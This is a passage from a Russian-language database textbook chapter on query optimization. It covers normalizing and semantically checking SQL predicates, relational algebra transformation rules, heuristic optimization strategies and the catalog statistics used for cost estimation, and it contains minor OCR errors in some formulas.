На рис. 20.2 показано дерево запроса, построенное для оператора SQL, который взят из примера 20.1. Это дерево является примером использования понятий реляционной алгебры для создания внутреннего представления запросов. В дальнейшем деревья подобного типа мы будем называть *деревьями реляционной алгебры*.

2. Нормализация

При оптимизации запросов стадия нормализации служит для преобразования запроса в нормализованную форму, что выполняется с целью упрощения его дальнейшей реструктуризации. На этой стадии предикаты (в языке SQL они определяются как условия конструкции WHERE), которые могут представлять собой выражения произвольной степени сложности, преобразуются в одну из двух




Рис. 20.2. Пример дерева реляционной алгебры

стандартных форм. Осуществляется эта операция посредством применения к предикатам нескольких перечисленных ниже правил преобразования [181].

- **Конъюнктивная** нормальная форма. Представляет собой последовательность конъюнкций, связанных между собой операторами дизъюнкции л (AND). Каждая конъюнкция содержит одно или несколько выражений, соединенных операторами конъюнкции v (OR). Например:

  (position в 'Manager' v salary > 20000) л branchNo = 'B003'

  Выборка, выполненная на основе конъюнктивного предиката, содержит только те строки, которые удовлетворяют всем входящим в предикат конъюнкциям.

- Дизъюнктивная нормальная форма. Представляет собой последовательность дизъюнкций, соединенных между собой операторами конъюнкции v (OR), Каждая дизъюнкция содержит одно или несколько выражений, соединенных операторами конъюнкции л (AND). Например, приведенную выше конъюнктивную форму можно переписать в следующем виде:

  (position = 'Manager' л branchNo = 'B003') v
  (salary > 20000 л branchNo = 'B003')

  Выборка, выполненная на основе дизъюнктивного предиката, содержит объединение всех строк, которые удовлетворяют любой из входящих в предикат дизъюнкций.

3. Семантический анализ

Целью проведения семантического анализа является отклонение нормализованных запросов, которые некорректно сформулированы или содержат противоречивые требования. Запрос считается некорректно сформулированным, если его компоненты не участвуют в формировании результирующего набора. Чаще всего подобная ситуация возникает тогда, когда отсутствуют определения необходимых операций соединения. Запрос считается противоречивым, если его предикату не соответствует ни одна строка. Например, для отношения Staff предикат (position = 'Manager' л position = 'Assistant') является противоречивым, поскольку никакой сотрудник компании не может одновременно быть и менеджером (Manager), и ассистентом (Assistant). По этой причине предикат ((position = 'Manager' л position = 'Assistant') v salary > 20000) может быть упрощен до варианта (salary > 20000), поскольку его противоречивую фразу можно просто заменить логическим значением FALSE. К сожалению, функция выявления и обработки противоречивых конструкций поддерживается не всеми существующими **СУБД.**

Алгоритм определения правильности существует только для подмножества запросов, не содержащих операций дизъюнкции и отрицания. По отношению к указанному подмножеству вопросов могут применяться следующие проверки.

1. Построение *графа соединения отношений* [327]. Если элементы графа оказываются разъединенными, формулировка запроса является неверной. При построении графа соединения отношений сначала создается отдельный узел для каждого используемого в запросе отношения, а также для результирующей таблицы запроса. Затем между парами узлов проводятся дуги, представляющие операции соединения, и дуги между отдельными узлами, которые являются источником данных для операций проекции.
2. Построение *графа соединений нормализованных атрибутов* [263]. Если граф включает цикл, для которого сумма оценок является отрицательной, то запрос содержит противоречивые условия. При построении графа соединений нормализованных атрибутов сначала создаются отдельные узлы для каждой

ссылки на атрибут или константу 0. Затем между узлами проводятся направленные дуги, представляющие операции соединения, а также проводятся направленные дуги между узлами атрибутов и констант 0, которые представляют операции выборки. Далее каждому ребру a → Ь присваивается весовое значение c, если оно представляет условие, записанное в виде неравенства (a < b + c), а каждому ребру 0 → a присваивается значение -c, если оно представляет неравенство типа (a > c).

Пример 20.2. Проверка семантической корректности запроса

Рассмотрим следующий запрос **SQL:**

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.clientNo = v.clientNo AND c.max_rent >= 500 AND
      c.prefType = 'Flat' AND p.ownerNo = 'CO93';
```

В графе соединения отношений для этого запроса (рис. **20.3,** а) есть не соединенные между собой элементы. Это указывает на то, что данный запрос сформулирован неверно. Ошибка состоит в том, что в предикате пропущено условие соединения (v.propertyNo = p.propertyNo).




Рис. 20,3, Пример выполнения семантического анализа: а) граф соединения отношений свидетельствует о неправильной формулировке запроса; б) граф соединения нормализованных атрибутов указывает на противоречивость запроса

Теперь рассмотрим другой запрос:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.max_rent > 500 AND c.clientNo =
    v.clientNoANDv.propertyNo=
    p.propertyNo AND c.prefType = 'Flat' AND c.max_rent < 200;
```

Граф соединения нормализованных атрибутов для этого запроса показан на рис. 20.3, *б*. Этот граф включает цикл между узлами с .maxRent и 0, для которого сумма весовых значений является отрицательной, и, следовательно, предикат данного запроса содержит противоречивые условия. Действительно, не может быть арендатора, указавшего максимально приемлемую для него сумму арендной платы больше 500 фунтов стерлингов и меньше 200 фунтов стерлингов одновременно.

4. Упрощение

Целью выполнения процедуры упрощения является выявление избыточных уточнителей, исключение общих подвыражений и преобразование запроса в семантически эквивалентную форму, позволяющую упростить требуемые вычисления или повысить эффективность их выполнения. На этой же стадии обычно рассматриваются существующие ограничения доступа, раскрываются определения используемых представлений и учитываются ограничения целостности данных, т.е. выполняются те процедуры, которые также могут стать источником избыточности условий запроса. Если пользователь не имеет необходимых прав доступа ко всем без исключения компонентам запроса, выполнение этого запроса отменяется. После получения подтверждения того, что пользователь обладает всеми требуемыми правами доступа, текст запроса подвергается предварительной оптимизации на основе широко известных правил эквивалентности реляционной алгебры:

p л (p) = p	p v (p) = p
p л false = false	p v false = p
p л true = p	p v true = true
p л (~p) = false	p v (~p) = true
p л (p v q) = p	p v (p л q) = p

»

Например, рассмотрим определение представления и запрос, обращающийся к данным в этом представлении:

```
CREATE VIEW staff3
   AS SELECT staffNo, fName, lName, salary, branchNo
      FROM Staff
      WHERE branchNo = 'B003';

SELECT *
   FROM staff3
   WHERE (branchNo = 'B003' AND salary > 20000);
```

Как указывалось выше, в разделе 6.4.3, на этапе раскрытия представлений этот запрос будет преобразован следующим образом:

```
SELECT staffNo, fName, lName, salary
   FROM Staff
   WHERE (branchNo = 'B003' AND salary > 20000}
         AND branchNo = 'B003';
```

Текст условия WHERE данного запроса можно сократить до вида (branchNo = 'B003' AND salary > 20000).

Установленные в системе ограничения целостности данных также могут способствовать упрощению вида запросов. Например, введем следующее ограничение целостности, которое гарантирует, что только сотрудники типа Manager имеют зарплату свыше 20000 фунтов стерлингов:

```
CREATE ASSERTION OnlyManagerSalaryHigh
CHECK ((position <> 'Manager' AND salary < 20000)
       OR (position = 'Manager' AND salary > 20000));
```

Затем определим, к какому результату приводит выполнение следующего запроса:

```
SELECT *
FROM Staff
WHERE (position = 'Manager' AND salary < 15000);
```

Предикат, заданный в конструкции WHERE данного запроса, в котором выполняется поиск данных о менеджере с зарплатой менее 15000 фунтов стерлингов, противоречит введенному выше ограничению целостности, поэтому ему не соответствует ни одна строка.

5. Реструктуризация запросов

На финальной стадии этапа декомпозиции запрос преобразуется таким образом, чтобы обеспечить наиболее эффективную его реализацию. Анализ способов реструктуризации запросов рассматривается в следующем разделе.

20.3. Эвристический подход к оптимизации запросов

В этом разделе рассматриваются эвристические методы оптимизации запросов, которые предусматривают использование правил преобразования для трансформации выражения реляционной алгебры в некоторую эквивалентную форму, обработка которой будет заведомо более эффективной. Так, при обсуждении примера 20.1 отмечалось, что более эффективно выполнять операции выборки из таблиц до того, как эти таблицы будут использованы в операциях соединения, чем выполнять эти же действия в обратном порядке. В разделе 20.3.1 показано, что существуют определенные правила преобразования, позволяющие изменять порядок выполнения операций соединения и выборки таким образом, чтобы операции выборки выполнялись в первую очередь. После обсуждения того, какие виды преобразования запросов являются допустимыми, в разделе 20.3.2 приведен набор эвристических правил, которые заведомо позволяют получить достаточно хорошие стратегии выполнения запросов, хотя и не всегда оптимальные.

20.3.1. Правила преобразования операций реляционной алгебры

Применяя правила преобразования, оптимизатор запросов получает возможность преобразовать некоторое выражение реляционной алгебры в эквивалентное выражение, обработка которого будет заведомо более эффективной. Данные правила будут использоваться для реструктуризации (канонического) дерева реляционной алгебры, построенного в процессе декомпозиции запроса. Доказательст-

ва приведенных здесь правил можно найти в [3]. Для представления этих правил в виде формул воспользуемся тремя отношениями — R, S и T, причем отношение R определено на наборе атрибутов A = $\{A_1, A_2, \ldots, A_n\}$, а отношение S — на наборе атрибутов B = $\{B_1, B_2, \ldots, B_n\}$. Обозначения p, q и r будут использованы для представления предикатов, а обозначения L, L_1, L_2, M, M_1, M_2 и N — для представления наборов атрибутов.

1. Операция выборки с конъюнктивным предикатом может быть преобразована в последовательность операций выборки по членам конъюнкции (и наоборот).

   $\sigma_{p \wedge q \wedge r}(R) = \sigma_p(\sigma_q(\sigma_r(R)))$

   Этот метод преобразования иногда называют *каскадной выборкой*. Например:

   $\sigma_{branchNo='B003' \wedge salary>15000}(Staff) = \sigma_{branchNo='B003'}(\sigma_{salary>15000}(Staff))$

2. Правило коммутативности операций выборки.

   $\sigma_p(\sigma_q(R)) = \sigma_q(\sigma_p(R))$

   Например:

   $\sigma_{branchNo='B003'}(\sigma_{salary>15000}(Staff)) = \sigma_{salary>15000}(\sigma_{branchNo='0003'}(Staff))$

3. В последовательности операций проекции необходима только последняя из операций.

   $\Pi_L \Pi_N \ldots \Pi_N(R) = \Pi_L(R)$

   Например:

   $\Pi_{lName} \Pi_{branchNo,name}(Staff) = \Pi_{lName}(Staff)$

4. Правило коммутативности операций выборки и проекции.

   Если предикат p включает только атрибуты, входящие в список проекции, то операции выборки и проекции будут обладать свойством коммутативности:

   $\Pi_{A_1,\ldots,A_m}(\sigma_p(R)) = \sigma_p(\Pi_{A_1,\ldots,A_m}(R))$ где $p \in \{A_1, A_2, \ldots, A_m\}$

   Например:

   $\Pi_{fName,lName}(\sigma_{lName='Beech'}(Staff)) = \sigma_{lName='Beech'}(\Pi_{fName,lName}(Staff))$

5. Правило коммутативности операции тета-соединения (и декартова произведения).

   $R \bowtie_p S = S \bowtie_p R$

   $R \times S = S \times R$

   Поскольку операции соединения по эквивалентности и естественного соединения являются особыми случаями операции тета-соединения, приведенное выше правило применимо и к этим двум операциям соединения. Например, для операции соединения по эквивалентности отношений Staff и Branch справедливо следующее утверждение:

   $Staff \bowtie_{Staff.branchNo=Branch.branchNo} Branch = Branch \bowtie_{Staff.branchNo=Branch.branchNo} Staff$

6. Правило коммутативности операций выборки и тета-соединения (или декартова произведения).

   Если предикат операции выборки включает атрибуты только одного из соединяемых отношений, то операции выборки и соединения (или декартова произведения) будут обладать свойством коммутативности:

$\sigma_p(R \bowtie_r S) = (\sigma_p(R)) \bowtie_r S$

$\sigma_p(R \times S) = (\sigma_p(R)) \times s$ где p e $\{A_1, A_2, ..., A_n\}$

В альтернативном случае, когда предикат операции выборки представляет собой конъюнкцию предикатов вида (p л q), где предикат p включает атрибуты только отношения R, а предикат q — атрибуты только отношения S, операции выборки и тета-соединения будут обладать следующим вариантом свойства коммутативности:

$\sigma_{p \wedge q}(R \bowtie_r S) = (\sigma_p(R)) \bowtie_r (\sigma_q(S))$

$\sigma_{p \wedge q}(R \times s) = (\sigma_p(R)) \times (\sigma_q(S))$

Например:

$\sigma_{position='Manager' \text{ л } city='London'}(Staff \bowtie_{Staff.branchNo=Branch.branchNo} Branch) =$

$(\sigma_{position='Manager'}(Staff)) \bowtie_{Staff.branchNo=Branch.branchNo} (\sigma_{city='London'}(Branch))$

7. Правило коммутативности операций проекции и тета-соединения (или декартова произведения).

   Если список атрибутов операции проекции имеет вид $L = L_1 \cup L_2$, где в подсписок L_1 входят атрибуты только отношения R, а в подсписок L_2 — атрибуты только отношения S, то в том случае, если условие соединения содержит только атрибуты отношения L, операции проекции и тета-соединения будут обладать следующим вариантом свойства коммутативности:

   $\Pi_{L_1 \cup L_2}(R \bowtie_r S) = (\Pi_{L_1}(R)) \bowtie_r (\Pi_{L_2}(S))$

   Например:

   $\Pi_{position, city, branchNo}(Staff \bowtie_{Staff.branchNo=Branch.branchNo} Branch) =$

   $(\Pi_{position, branchNo}(Staff)) \times_{Staff.branchNo=Branch.branchNo} (\Pi_{city, branchNo}(Branch))$

   Если условие соединения содержит дополнительные атрибуты, не входящие в отношение L, например атрибуты $M = M_1 \cup M_2$, где список M_1 содержит атрибуты только отношения R, а список M_2 — только атрибуты отношения S, то дополнительно потребуется выполнить завершающую операцию проекции:

   $\Pi_{L_1 \cup L_2}(R \bowtie_r S) = \Pi_{L_1 \cup L_2}((\Pi_{L_1 \cup M_1}(R)) \bowtie_r (\Pi_{L_2 \cup M_2}(S)))$

   Например:

   $\Pi_{position, city}(Staff \bowtie_{Staff.branchNo=Branch.branchNo} Branch) =$

   $\Pi_{position, city}((\Pi_{position, branchNo}(Staff)) \bowtie_{Staff.branchNo=Branch.branchNo} (\Pi_{city, branchNo}(Branch)))$

8. Правило коммутативности операций объединения и пересечения (но не разности множеств).

   $R \cup S = S \cup R$

   $R \cap S = S \cap R$

9. Правило коммутативности операции выборки и операция над множествами (объединение, пересечение и разность множеств).

   $\sigma_p(R \cup S) = CTp(S) \cup \sigma_p(R)$

   $\sigma_p(R \cap S) = \sigma_p(S) \cap \sigma_p(R)$

   $\sigma_p(R - S) = \sigma_p(S) - \sigma_p(R)$

10. Правило коммутативности операций проекции и объединения.

$$\Pi_L(R \cup S) = \Pi_L(S) \cup \Pi_L(R)$$

11. Правило ассоциативности операции тета-соединения (и декартова произведения).

Операции декартова произведения и естественного соединения всегда ассоциативны:

$$(R \bowtie S) \bowtie T = R \times (S \times T)$$

$$(R \times S) \times T = R \times (S \times T)$$

Если условие соединения q включает атрибуты только из отношений S и T, то операция тета-соединения обладает свойством ассоциативности следующего вида:

$$(R \bowtie_p S) \bowtie_{q \wedge r} T = R \bowtie_{p \wedge r} (S \bowtie_q T)$$

Например:

$$Staff \bowtie_{Staff.staffNo=PropertyForRent.staffNo} PrOpertyForRent) \bowtie_{ownerNc=Owner.ownerNo \wedge Staff.lName=Owner.lName} Owner$$

$$=Staff \bowtie_{Staff.staffNo=PropertyForRent.staffNo \wedge Staff.lName=lName} (PropertyForRent \bowtie_{ownerNc} Owner)$$

Обратите внимание, что в этом примере было бы неправильно просто перенести скобки, поскольку в результате этого появилась бы неопределенная ссылка (Staff.lName) в условии соединения отношений PropertyForRent и Owner:

$$PropertyForRent \bowtie_{PropertyForRent.ownerNo=Owner.ownerNo \wedge Staff.lName=Owner.lName} Owner$$

12. Правило ассоциативности операций объединения и пересечения (но не операции разности множеств).

$$(R \cup S) \cup T = S \cup (R \cup T)$$

$$(R \cap S) \cap T = S \cap (R \cap T)$$

Пример 20.3. Использование правил преобразования выражений реляционной алгебры

Найти для перспективных клиентов, желающих снять квартиру, объекты недвижимости, которые соответствуют их требованиям и принадлежат владельцу с номером 'CO93'.

Соответствующий запрос SQL может быть записан следующим образом:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.prefType = 'Flat' AND c.clientNo = v.clientNo AND
      v.propertyNo = p.propertyNo AND
      c.max_rent >= p.rent AND c.prefType = p.type AND
      p.ownerNo = 'CO93';
```

В данном примере предполагается, что существует лишь несколько объектов недвижимости, владелец которых имеет номер 'CO93' и которые удовлетворяют требованиям потенциальных арендаторов отдельных квартир. В результате преобразования приведенного выше оператора SQL будет получено следующее выражение реляционной алгебры:

$$\Pi_{p.propertyNo,p.street}(\sigma_{c.prefType='Flat' \wedge c.clientNo=v.clientNo \wedge v.propertyNo=p.propertyNo \wedge c.max\_rent>=p.rent \wedge c.prefType=p.type \wedge p.ownerNo='CO93'}((C \times V) \times p))$$

Данное выражение может быть представлено в виде канонического дерева реляционной алгебры, общий вид которого показан на рис. 20.4, а. Для повышения эффективности обработки данного запроса применяются следующие правила преобразования выражений реляционной алгебры.

1. А. Правило 1, позволяющее преобразовать операцию выборки по конъюнкции условий в последовательность операций выборки по отдельным условиям, входящим в конъюнкцию.

   Б. Правила 2 и 6, позволяющие переупорядочить последовательность операций выборки и применить правило коммутативности к операциям выборки и декартова произведения.

   Результаты выполнения эти двух первых этапов показаны на рис. 20.4, *б*.

2. Правило, описанное в разделе 4.1.3, согласно которому операция выборки по предикату, включающему соединение по эквивалентности и декартово произведение, может быть преобразовано в операцию соединения по эквивалентности:

   $$\sigma_{R.a=S.b}(R \times S) = R >< _{R.a=S.b} S$$

   Применим это правило во всех подходящих случаях. Результаты выполнения данного этапа показаны на рис. 20.4, *в*.

3. Правило 11, в соответствии с которым операция соединения по эквивалентности преобразуется таким образом, чтобы более ограничивающая операция выборки по условию `p.ownerNo = 'CO93'` выполнялась бы первой, как показано на рис 20.4, *г*.

4. Правила 4 и 7, позволяющие переместить операции проекции таким образом, чтобы они выполнялись после операций соединения по эквивалентности, а также создать новые операции проекции в случае необходимости. Результаты применения этих правил показаны на рис. 20.4, *д*.

Можно обнаружить дополнительную возможность оптимизации, существующую именно для данного конкретного примера, если обратить внимание на то, что операция выборки по условию с `.prefType=p.type` вполне может быть заменена операцией выборки по условию `p.type = 'Flat'`, поскольку о существовании условия с `.prefType='Flat'` нам известно еще из первой конструкции предиката. Воспользовавшись данным вариантом замены, можно переместить эту операцию выборки вниз по дереву реляционной алгебры. В результате будет получен окончательный вариант дерева оптимизированного запроса, вид которого показан на рис. 20.4, *е*.




Рис. 20.4. Варианты эквивалентных деревьев реляционной алгебры для запроса из примера 20.3: а) каноническое дерево реляционной алгебры; б) дерево реляционной алгебры, полученное после перемещения операций выборки вниз; в) дерево реляционной алгебры, образованное посредством замены операций выборки/декартова произведения операциями соединения по эквивалентности; г) дерево реляционной алгебры, образованное с применением свойства ассоциативности операций соединения по эквивалентности; д) дерево реляционной алгебры, полученное с помощью перемещения вниз операций проекции; е) окончательный вид оптимизированного дерева реляционной алгебры, образованный посредством подстановки предиката `c.prefType = 'Flat'` *в операцию выборки по значению поля* `p. type` *и перемещения этой операции в нижнюю часть дерева*

20.3.2. Стратегии эвристической обработки запросов

Во многих СУБД для выбора стратегии обработки запросов используются те или иные эвристические правила. В этом разделе рассматривается несколько подобных правил, которые чаще всего применяются на практике для оптимизации обработки запросов.

1. Выполнение операций выборки на самых ранних этапах обработки.

   Выполнение операции выборки уменьшает кардинальность отношения и сокращает время последующих операций обработки запроса. Поэтому целесообразно начать оптимизацию с использования правила 1 для формирования каскадной последовательности операций выборки, после чего следует применять правила 2, 4, 6 и 9, чтобы поменять местами унарные и бинарные операции выборки. Цель этих манипуляций состоит в том, чтобы переместить операцию выборки в дереве реляционной алгебры как можно ниже. Кроме того, полезно сохранять вместе все предикаты, касающиеся одного и того же отношения.

2. Объединение в одну операцию соединения операции декартова произведения и следующей за ней операции выборки, предикат которой представляет условие соединения.

   Выше уже отмечалось, что операция выборки с предикатом типа тета-соединения и операция декартова произведения могут быть представлены одной операцией тета-соединения;

   $$\sigma_{R.a\ \theta\ S.b}(R \times S) = R \bowtie_{R.a\ \theta\ S.b} S$$

3. Использование свойства ассоциативности бинарных операций для переупорядочения лист-узлов таким образом, что лист-узлы с наиболее ограничительными операциями выборки будут выполняться в первую очередь.

   Напомним, что основное эмпирическое правило повышения эффективности состоит в максимально возможном сокращении объема результирующего набора перед выполнением бинарных операций. Предположим, что требуется выполнить две последовательные операции соединения:

   $$(R \bowtie_{R.a\ \theta\ S.b} S) \bowtie_{S.c\ \theta\ T.d} T$$

   В этом случае можно воспользоваться правилами 11 и 12, описывающими ассоциативные свойства операций тета-соединения (а также объединения и пересечения). Цель состоит в переупорядочивании операций таким образом, чтобы первым выполнялось соединение, в результате которого будет получено меньшее по размеру результирующее отношение. Это позволит выполнить второе соединение с меньшим по размеру исходным отношением.

4. Как можно более раннее выполнение операций проекции.

   Напомним, что операции проекции уменьшают кардинальность отношений, что приводит к сокращению объемов данных, подлежащих дальнейшей обработке. Поэтому целесообразно сначала использовать правило 3 для построения исходной последовательности операций проекции, после чего применить к ним правила 4, 7 и 10, описывающие свойства коммутативности операций проекции с бинарными операциями. Целью данной процедуры является перемещение операций проекции вниз по дереву реляционной алгебры (насколько это возможно). Кроме того, рекомендуется объединять операции проекции, выполняемые над одним и тем же отношением.

5. Однократное вычисление общих выражений.

   Если одно и то же выражение встречается в дереве реляционной алгебры несколько раз и результат его вычисления не слишком велик, целесообразно сохранить этот результат после его первого вычисления с целью повтор-

ного использования по мере необходимости. Однако выигрыш будет получен только в том случае, если размер результирующей таблицы общего выражения достаточно мал, чтобы сохранять его в оперативной памяти, либо стоимость его выборки из внешней памяти будет меньше стоимости его повторного вычисления. Этот подход может оказаться особенно эффективным при работе с представлениями, поскольку при каждом обращении к некоторому представлению должны вычисляться одни и те же выражения.

В разделе 23.7 показано, как все эти эвристические правила могут применяться к обработке распределенных запросов. В разделе 27.5 описывается, как некоторые из приведенных здесь эвристических правил могут быть дополнены для использования в среде объектно-реляционных СУБД, поддерживающих обработку запросов, которые содержат определяемые пользователем типы данных и функции.

20.4. Оценка стоимости операций реляционной алгебры

СУБД может поддерживать множество различных способов реализации операций реляционной алгебры. Назначение всего процесса оптимизации запросов состоит в выборе наиболее эффективного способа их обработки. Для этого система использует формулы, позволяющие оценить стоимость нескольких различных вариантов обработки, после чего выбирает тот из них, стоимость которого минимальна. В этом разделе мы познакомимся с различными вариантами реализации основных операций реляционной алгебры. По каждому типу операций приведен обзор существующих методов реализации и даны рекомендации по оценке их стоимости. Основная стоимость процесса обработки запроса обычно обусловливается операциями доступа к диску, которые выполняются во много раз медленнее, чем обработка данных в оперативной памяти. Поэтому значение оценки стоимости реляционных операций будет определяться как стоимость необходимых операций доступа к дискам. Каждая оценка будет отражать требуемое количество операций доступа к блокам данных на диске, за исключением операций записи результирующего набора данных.

Многие из приведенных здесь оценок стоимости операции зависят от кардинальности обрабатываемых отношений. Итак, поскольку необходимо уметь определить кардинальность создаваемых промежуточных отношений, рассмотрим некоторые типовые методы оценки кардинальности выполняемых операций. Данный раздел начинается с обзора типичных статистических показателей, которые СУБД сохраняют в системном каталоге для процедур оценки стоимости операций.

20.4.1. Статистические показатели базы данных

Достоверность оценки объема и стоимости выполнения промежуточных операций реляционной алгебры в значительной степени определяется полнотой и актуальностью статистической информации, накапливаемой в СУБД. Как правило, типичная СУБД сохраняет в своем системном каталоге статистические данные, перечисленные ниже.

Характеристики каждого базового отношения R

- nTuples(R). Количество строк (записей) в отношении R (т.е. его кардинальность).
- bFactor(R). Показатель блокирования отношения R (т.е. количество строк отношения R, размещаемых в одном дисковом блоке).

- nBlocks(R). Количество блоков вторичной памяти, необходимых для сохранения отношения R, Если строки отношения R физически размещаются вместе, то справедлива следующая формула:
- nBlocks(R) = [nTuples(R)/bFactor(R)]

Характеристики каждого атрибута A базового отношения R

- $nDistinct_A(R)$. **Количество уникальных значений атрибута A в отношении R.**
- $min_A(R)$,$max_A(R)$. **Минимальное и максимальное возможные значения атрибута A в отношении R.**
- $SC_A(R)$. **Кардинальность выборки атрибута A в отношении R. Эта характеристика представляет собой среднее количество строк, которые удовлетворяют условию равенства, заданному для атрибута A. Если предположить, что значения атрибута A равномерно распределены в отношении R и что существует по крайней мере одно значение, удовлетворяющее заданному условию, то значение $SC_A(R)$ может быть определено с применением формул, приведенных в табл. 20.1.**

Таблица 20.1. Формулы определения кардинальности выборки атрибута A в отношении R с учетом условия равенства

Формула	Условие
$SC_A(R) = 1$	Атрибут A является ключевым атрибутом отношения R
$SC_A(R) = [nTuples(R)/nDistinct_A(R)]$	Атрибут A не является ключевым атрибутом отношения R

Кроме того, может быть выполнена оценка кардинальности выборки для различных условий. В этом **случае** значение $SC_A(R)$ **может быть определено с помощью формул, приведенных в табл. 20.2.**

Таблица 20.2. Формулы определения кардинальности выборки атрибута A в отношении R с учетом других условий

Формула	Условие
$SC_A(R) = [nTuples(R) * ((max_A(R) - c) / (max_A(R) - min_A(R)))]$	Неравенство (A>c)
$SC_A(R) = [nTuples(R) * ((c - max_A(R)) / (max_A(R) - min_A(R)))]$	**Неравенство** (A<c)
$SC_A(R) = [(nTuples(R)/nDistinct_A(R)) * n]$	Принадлежность к множеству (A in $\{c_1, c_2, \ldots, c_n\}$)
$SC_A(R) = SC_A(R) * SC_B(R)$	Пересечение (A л B)
$SC_A(R) = SC_A(R) + SC_B(R) - SC_A(R) * SC_B(R)$	Объединение (A v в)

Характеристики каждого многоуровневого индекса I набора значений атрибута A

- $nLevels_A(I)$. **Количество уровней индекса I.**
- $nLfBlocks_A(I)$. **Количество лист-блоков индекса I.**

Поддержание всех этих **статистических показателей в актуальном состоянии** может представлять **собой серьезную проблему. Если СУБД** будет **обновлять статистические показатели** каждый **раз при вставке, обновлении или** удалении **строки,**

то это окажет весьма существенное влияние на общую производительность системы в периоды ее пиковой нагрузки. В альтернативном варианте, который чаще всего используется на практике, процедуры обновления статистических данных выполняются либо с установленной периодичностью (например, каждую ночь), либо в моменты простоя системы. В некоторых системах применяется еще один подход: ответственность за определение того момента, когда должно быть выполнено обновление статистических данных, возлагается на пользователя.

20.4.2. Операция выборки (S = σ_p(R))

Как уже отмечалось в разделе 4.1.1, в реляционной алгебре операция выборки выполняется над одним отношением, например R. В результате ее выполнения создается новое отношение S, содержащее только те строки отношения R, которые удовлетворят указанному предикату. Предикат может быть простым, включающим единственную операцию сравнения атрибута отношения R с некоторой константой, или значением другого атрибута. Предикат может также быть составным, включающим несколько условий, соединенных с помощью логических операций л (AND), v (OR) и ~ (NOT). Существует несколько различных способов реализации операции выборки, целесообразность применения которых зависит от структуры файла, в котором хранится отношение, а также от того, какими являются используемые в предикате атрибуты — индексированными или хешированными. Ниже перечислены основные типы стратегий, описанные в этом разделе.

- Линейный поиск (файл не отсортирован, индекс отсутствует).
- Двоичный поиск (упорядоченный файл, индекс отсутствует).
- Поиск по равенству ключа хеширования.
- Условие равенства, применяемое к первичному ключу.
- Условие неравенства, применяемое к первичному ключу.
- Условие равенства, применяемое к кластеризующему (вторичному) индексу.
